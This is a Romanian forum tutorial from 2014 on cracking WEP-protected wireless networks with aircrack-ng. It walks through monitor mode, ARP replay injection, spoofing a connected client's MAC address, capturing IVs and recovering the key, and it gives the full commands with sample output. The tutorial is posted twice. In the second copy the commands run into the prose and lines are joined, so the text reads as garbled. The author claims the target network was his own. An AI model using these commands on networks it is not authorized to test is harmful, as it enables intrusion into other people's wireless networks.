[Tutorial IT]Spargerea retelelor Wireless cu criptare WEP
Scris: Vin Ian 31, 2014 1:08 pm
Nume Tutorial:Spargerea retelelor Wireless cu criptare WEP
Descriere:-
Download:Nu necesita
Autor:Anonim
Sursa (Link-ul oficial):
Propria parere:Util.
Tutorialul:1: Pornim placa de retea wireless in “monitored mode”:
2: Scanam reteaua
 3: Notam BSSID-ul retelei, notam ESSID (adica numele retelei), si adresa de MAC a unui client conectat la AP!
4: Capturam pachetele transmise intre clientul conectat si AP! Prima data capturam un arp reply, dupa care trimitem si noi pachete ARP copii ale pachetului capturat, apoi iarasi capturam pachetele ARP.
-3 = standard ARP-request replay
-b = BSSID, MAC address, Access Point
-h = source MAC, (se recomanda a fi adresa MAC a clientului conectat)
-r = citirea pachetelor din fisierul pcap
5: Oprim capturarea pachetelor cam dupa un minut, apasand Ctrl+c
6: Trimitem pachetele capturate catre AP specificand sursa MAC a clientului conectat!

Tastam Y pentru selectarea si trimiterea pachetelor catre AP, si lasam deschisa consola respectiva aproape pana la finalizarea atacului. .
-2 = interactive frame selection
7: Pornim un terminal nou si executam comanda pentru salvarea pachetelor ARP.
Asteptam sa primim respunsuri ARP, lasand deschisa consola.
8: Deschidem o consola noua, si capturam raspunsurile ARP
 Asteptam pana ce la #Data vedem cel putin 50000, dar cu cat asteptam mai mult, cu atat sansele de reusita sunt mai mari. Cu cat colectam mai multe pachete care contin, bineinteles, mai multe IV-uri, cu atat sunt mai mari sansele ca algoritmii din aircrack sa poata descifra cheia WEP. Cand am scris acest tutorial, am asteptat pana ce am capturat 160000 de pachete.
9: Oprim cu ctrl+c airodump, si astfel, in directorul respectiv, de unde am pornit airodump, vom avea un fisier numit wep-01.cap.
10: Decriptam cu aircrack-ng cheia WEP.
Asa arata o cheie WEP:
 Dupa cum vedeti cheia WEP a fost aflata, si in ASCII este “istva“. Aceasta retea a fost creeata de mine, ca exemplu pentru aceasta demonstratie. Nu ma intelegeti gresit, prin acest tutorial nu incurajez pe nimeni sa atace retelele WEP ale vecinilor. Mai sunt si alte metode prin care se pot ataca retelele wireless. Foarte probabil ca in viitor voi mai demonstra si alte situatii, si voi oferi informatii referitoare si la posibile atacuri impotriva retelelor wpa/wpa2. Tocmai din aceasta cauza firmele mari si serioase nu conecteaza retelele importante la internet si nici nu dau acces la reteaua interna prin wireless.
Descriere:-
Download:Nu necesita
Autor:Anonim
Sursa (Link-ul oficial):
Propria parere:Util.
Tutorialul:1: Pornim placa de retea wireless in “monitored mode”:
Cod: Selectaţi tot
    istvan@it $ airmon-ng stop wlan0

istvan@it # airmon-ng start wlan0Cod: Selectaţi tot
istvan@it # airodump-ng wlan04: Capturam pachetele transmise intre clientul conectat si AP! Prima data capturam un arp reply, dupa care trimitem si noi pachete ARP copii ale pachetului capturat, apoi iarasi capturam pachetele ARP.
Cod: Selectaţi tot
    1: aireplay-ng -3 -b 1C:BD:B9:C1:BA:AE wlan0

2: aireplay-ng -3 -b 1C:BD:B9:C1:BA:AE -h 00:18:DE:6F:65:16 -r replay_arp-0602-133453.cap wlan0-b = BSSID, MAC address, Access Point
-h = source MAC, (se recomanda a fi adresa MAC a clientului conectat)
-r = citirea pachetelor din fisierul pcap
5: Oprim capturarea pachetelor cam dupa un minut, apasand Ctrl+c
6: Trimitem pachetele capturate catre AP specificand sursa MAC a clientului conectat!
Cod: Selectaţi tot
istvan@it # aireplay-ng -2 -h 00:18:DE:6F:65:16 -r replay_arp-0602-133453.cap  wlan0
The interface MAC (00:16:EA:56:72:A4) doesn’t match the specified MAC (-h).
ifconfig wlan0 hw ether 00:18:DE:6F:65:16
Tastam Y pentru selectarea si trimiterea pachetelor catre AP, si lasam deschisa consola respectiva aproape pana la finalizarea atacului. .
-2 = interactive frame selection
7: Pornim un terminal nou si executam comanda pentru salvarea pachetelor ARP.
Cod: Selectaţi tot
    istvan@it # aireplay-ng -3 -b 1C:BD:B9:C1:BA:AE wlan0

    No source MAC (-h) specified. Using the device MAC (00:16:EA:56:72:A4)

    15:46:14 Waiting for beacon frame (BSSID: 1C:BD:B9:C1:BA:AE) on channel 11

    Saving ARP requests in replay_arp-0602-154614.cap

    You should also start airodump-ng to capture replies.

^Cad 64 packets (got 0 ARP requests and 0 ACKs), sent 0 packets…(0 pps)8: Deschidem o consola noua, si capturam raspunsurile ARP
Cod: Selectaţi tot
istvan@it $ airodump-ng -w wep -c 11 –bssid 1C:BD:B9:C1:BA:AE wlan09: Oprim cu ctrl+c airodump, si astfel, in directorul respectiv, de unde am pornit airodump, vom avea un fisier numit wep-01.cap.
10: Decriptam cu aircrack-ng cheia WEP.
Cod: Selectaţi tot
istvan@it # aircrack-ng wep-01.cap